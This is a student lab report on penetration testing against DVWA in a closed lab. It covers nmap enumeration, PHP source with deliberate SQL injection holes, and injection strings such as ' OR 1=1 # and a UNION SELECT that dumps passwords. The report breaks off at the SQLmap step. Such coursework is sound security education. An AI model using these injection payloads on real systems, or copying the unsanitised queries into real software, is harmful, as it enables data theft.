# INNOPOLIS UNIVERSITY

## SNE MASTER
## TRACK 2026

## COURSE: [S26] Secure Development

**Lab 6 Report**

**On**

## Penetration Testing

**Student Name: HASIB AL TAHSIN**

**Application ID: 187623**
**Student ID: 24**

**Email:** h.tahsin@innopolis.university, hasibjust10@gmail.com

**Submission Date: 05.04.2026**

**Hijack a Session to Gain Access to the Web Application**

**1: Hijack a Session to Gain Access to the Web Application**

**A. Enumerate the Target VM**

**- Identify the Target VM's IP address**

**- Scan for open ports and running services**

**- Analyze the result and determine potential attack vectors**


**Solution:**

**A. Enumerate the Target VM**

Network enumeration is the first and most important step in a *cyber attack*. In this step, I tried to identify the location of the target machine, its presence on the network, and its weak points (*Attack Surface*).

**Identify the Target VM's IP address**

To find the target machine on the network, a scan is first run on the local subnet.




• **Method:** Active hosts are identified by sending *ARP* (Address Resolution Protocol) requests.

• **Result:** The scan shows that the IP address *192.168.126.129* is running in a VMware environment on the network. This is our desired target machine according to the lab topology.

• **Verification:** An *ICMP Echo Request (Ping)* is sent to verify that the target is active (third snapshot). The following command sends 3 packets and receives a successful response with *0% packet loss*, confirming that the server is live and accessible over the network.

```
(hasib㉿kali)-[~/Desktop]$ ping -c 3 192.168.126.129
PING 192.168.126.129 (192.168.126.129) 56(84) bytes of data.
64 bytes from 192.168.126.129: icmp_seq=1 ttl=64 time=8.20 ms
64 bytes from 192.168.126.129: icmp_seq=2 ttl=64 time=0.928 ms
64 bytes from 192.168.126.129: icmp_seq=3 ttl=64 time=1.06 ms

── 192.168.126.129 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.928/3.395/8.198/3.396 ms
```

**Scan for open ports and running services**

- An Nmap scan is run to find out what services are running on the target machine and what their versions are.
- **Command:** *sudo nmap -sV -Pn -n --disable-arp-ping 192.168.126.129*

```
(hasib㉿kali)-[~]$ sudo nmap -sV -Pn -n --disable-arp-ping 192.168.126.129
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 22:21 -0400
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.65% done; ETC: 22:21 (0:00:02 remaining)
Nmap scan report for 192.168.126.129
Host is up (0.0019s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-object Java Object Serialization
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.98%I=7%D=4/2%Time=69CF242C%P=x86_64-pc-linux-gnu%r(NUL
SF:L,4,"\xac\xed\0\x05");
MAC Address: 40:00:40:06:BC:7B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.36 seconds

(hasib㉿kali)-[~]$
```

- Here -sV is used to get the correct version of the service and -Pn is used to scan the port directly without pinging.
  - **Port 22/tcp (SSH):** *OpenSSH 5.3p1 (Debian)* is running.
  - **Port 80/tcp (HTTP):** *Apache httpd 2.2.14 (Ubuntu)* is running, along with *PHP 5.3.2.*
  - **Port 139/445/tcp (SMB):** *Samba smbd 3.X - 4.X* is running, which is used for file sharing on the local network.
  - **Port 8080/tcp (HTTP):** *Apache Tomcat/Coyote JSP engine 1.1* is running.
  - **Other ports:** *143 (IMAP), 443 (SSL/HTTP), 5001 (Java Object), 8081 (Jetty)* were found open.


**Analyze the result and determine potential attack vectors**


Analyzing the scan results, several possible attack vectors have been identified to enter the target machine. Since the main goal is "*Session Hijacking*", I focused more on web application related services:

- **Primary Attack Vector (Web Services - Port 80/8080):** The *Apache 2.2.14* and *PHP 5.3.2 versions* running on *port 80* are quite old and have many known vulnerabilities. This port is primarily hosting a vulnerable web application (e.g. *DVWA*). Due to the old *PHP version* and weak security of the application, it is possible to carry out attacks like *Cross-Site Scripting (XSS), SQL Injection*, or *Command Injection*. By exploiting these vulnerabilities, I can plan to steal or hijack the valid *session cookie* (*PHPSESSID*) from the user's browser.
- **Secondary Attack Vector (SMB - Port 139/445):** Older versions of the Samba service often have *'Null Session'* or *weak permissions*. Although this does not allow session hijacking, it can collect important information about the system's internal file directories and configuration (*Information Disclosure*), which will later strengthen the web attack.
- **Tertiary Attack Vector (SSH - Port 22):** Since the *SSH port* is open, brute-force or dictionary attacks can be carried out here, but it is not our first choice for session hijacking.

It is clear from the *Nmap* enumeration that the web service (*Port 80*) of the target machine is the most vulnerable. I chose this port as our main gateway for session hijacking.

Then I went to the following site and selected *DVWA (Damn Vulnerable Web Application).*






**B. Analyze the Web Application**

**- Identify the web application running on the target VM**

**- Obtain the source code to identify a logic aw**

**Solution:**

**"Identify the web application"**


**1. Look at the URL and interface**

When I typed *192.168.126.129/dvwa/* in my browser and hit enter, the *DVWA logo* and name were written in large letters at the top of the page. This is the initial identification.


The URL path and the application logo confirmed that it was **Damn Vulnerable Web Application (DVWA).**



**After accessing:**





**Index page of the Application:**






I was able to successfully browse the */vulnerabilities/ directory* of the web server. With directory listing enabled, I was able to see the application's internal file structure and various folders (e.g. *exec/, sqli/*).

## 2. Viewing file extensions and source code

It is clear from the source code that the files have *.php* extension at the end and the codes are written in *PHP language*. This is a *PHP-based* web application. I found it in the index folder under *view_source_all.php*.








## 3. HTTP Request Analysis

**By analyzing the HTTP Request, I found some important information there too:**

- **Cookie:** The request had a cookie called *PHPSESSID*. This is usually used by PHP applications.
- **Host:** The host IP was *192.168.126.129* which is the address of your target VM.








## 4. Technology Stack

| Feature | Information |
|---|---|
| Application Name | Damn Vulnerable Web Application (DVWA) |
| Version or Security Level | Low |
| Language Used | PHP |
| Target VM IP | *192.168.126.129* |
| Database | MySQL |



**- Inspect the source code to identify a potential implementation aw**


### 1. Low SQL Injection (Basic Logic Flow)


**Source Code:**

*$id = $_GET['id'];*

*$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";*

- **Logic Flow:** Here, the developer has directly added the user input to the *database query* without any checking or filtering.
- **Why it's wrong:** The code cannot distinguish between *"data"* and *"command"*. When I give *' OR 1=1 #,* the code thinks that this is part of the *ID*, and the query changes and leaks all the information.




### 2. Medium SQL Injection (partial protection, but wrong logic)

**Source code:**

*$id = mysql_real_escape_string($id);*

*$getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";*

- **Logic error:** Here, the developer has used *mysql_real_escape_string* correctly, but has not used any quotations (single quotes) around *$id* in the query.

- **Why it is wrong:** Since there are no quotations, the attacker can write the *SQL* command directly without any special characters. For example, *1 UNION SELECT* user, password *FROM* users will work successfully because no quotation breaks are required.

**Medium SQL Injection Source**

```php
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
    $num = mysql_numrows($result);
    $i=0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

### 3. High SQL Injection (Most Powerful Logic)

**Source code:**

*$id = mysql_real_escape_string($id);*

*if (is_numeric($id)){*

*$getid = "SELECT ... WHERE user_id = '$id'";*

*}*

- **Logic:** Here, the developer has used a powerful logic: *is_numeric($id).*
- **Why it is secure:** It checks whether the input is really a number or not. If I write *OR 1=1* or any text here, the *is_numeric* function will block it and the query will not run anymore. This is the right security logic.

Not secure 192.168.126.129/dvwa/vulnerabilities/view_source_all.php?id=sqli

**SQL Injection**

**High SQL Injection Source**


```php
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);
    if (is_numeric($id)){
        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
        $num = mysql_numrows($result);
        $i=0;
        while ($i < $num) {
            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");
            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';
            $i++;
        }
    }
}
?>
```

## Identify a Logic Flaw


**Identification:** The code is using *$id* directly in the query without input sanitization.

**1. Logic Flaw Description:** The developer incorrectly assumed that the input would always act as data, but it has the ability to change the logic of the query.

**2. Proof:** When I input *%' OR '1'='1,* the server outputted all the user data, which proves that the logic of the code is weak.




## Directory Listing:



**This Index Identification**

I was able to successfully browse the */vulnerabilities/ directory* of the web server. With directory listing enabled, I can see the application's internal file structure and various folders (e.g. *exec/, sqli/).* This proves that there is a configuration error in the application and it is providing important information (*Information Disclosure*) for a *pentester*. Folder Structure: Here, I can see folders like *brute/, csrf/, exec/, sqli/* etc. These are basically folders for various challenges of *DVWA*.

**Important Files:** I can see the *view_source.php* and *view_source_all.php* files here.

**- A checkpoint to this can be found in the screenshot below**

Analyzing the HTTP Request that I copied from the Inspect element of *Burp Suite* and the browser reveals a lot of important information.

This request basically proves that I have successfully connected to my target VM. Here is a breakdown of it:

**1. Identify the Target and Application (Identify the Web App)**


This request header allows me to confirm:

- **Target IP:** *192.168.126.129* (obtained from the Host header).
- **Application Path:** */dvwa/* (this confirms that I visited the *Damn Vulnerable Web Application*).
- **Browser/System:** I am using *Kali Linux (X11; Linux x86_64)* and the Chrome browser.

**2. Identify the Security Level (Current Security Context)**

The Cookie part of the request is the most important for this lab*: Cookie: security=low; PHPSESSID=crh8m6huqn8bmu4jgqubug0166*;

- **Security Level:** Here, it is clearly visible *security=low*. This means tha, I am now working at the simplest level where there is no input sanitization.
- **Session ID:** *PHPSESSID* is the identifier of your current session. The server recognizes me through this ID.







## 3. Observation


- **Request Method:** This is a *GET* request, which is used to retrieve the page from the server.
- **Authentication:** I am authenticated through the session ID that I am logged in to the server.
- **Vulnerability Context:** Since, the security level is set to low, the application will not provide any protection against *SQL Injection* or other attacks.

### Where is this page hidden?

Since only the directory index (*Index of /)* is visible when going to *192.168.126.129/,* it means that the login page is not directly in front of me. To get it, I have to go to the following address:

*http://192.168.126.129/dvwa/login.php*

**This is the official login page of DVWA.**



**The Checkpoint Detail:**

- **Target URL:** *http://192.168.126.129/dvwa/login.php*
- **Default Credentials:** By default, the username for this application was admin and the password was password.
- Observation: The footer text at the bottom of the page ("*RandomStorm OpenSource project*") confirms that this is a security testing environment.

**C. Use Exploitation Tools to Gain Access to the Web Application**

**- After identifying the Implementation, check endpoints**

**- Use various exploitation Tools to gain access**

**Solution:**

**Use Exploitation Tools to Gain Access to the Web Application - After identifying the Implementation, check endpoints**

**SQL Injection using SQLmap (DVWA)**

**Enumerating Databases**

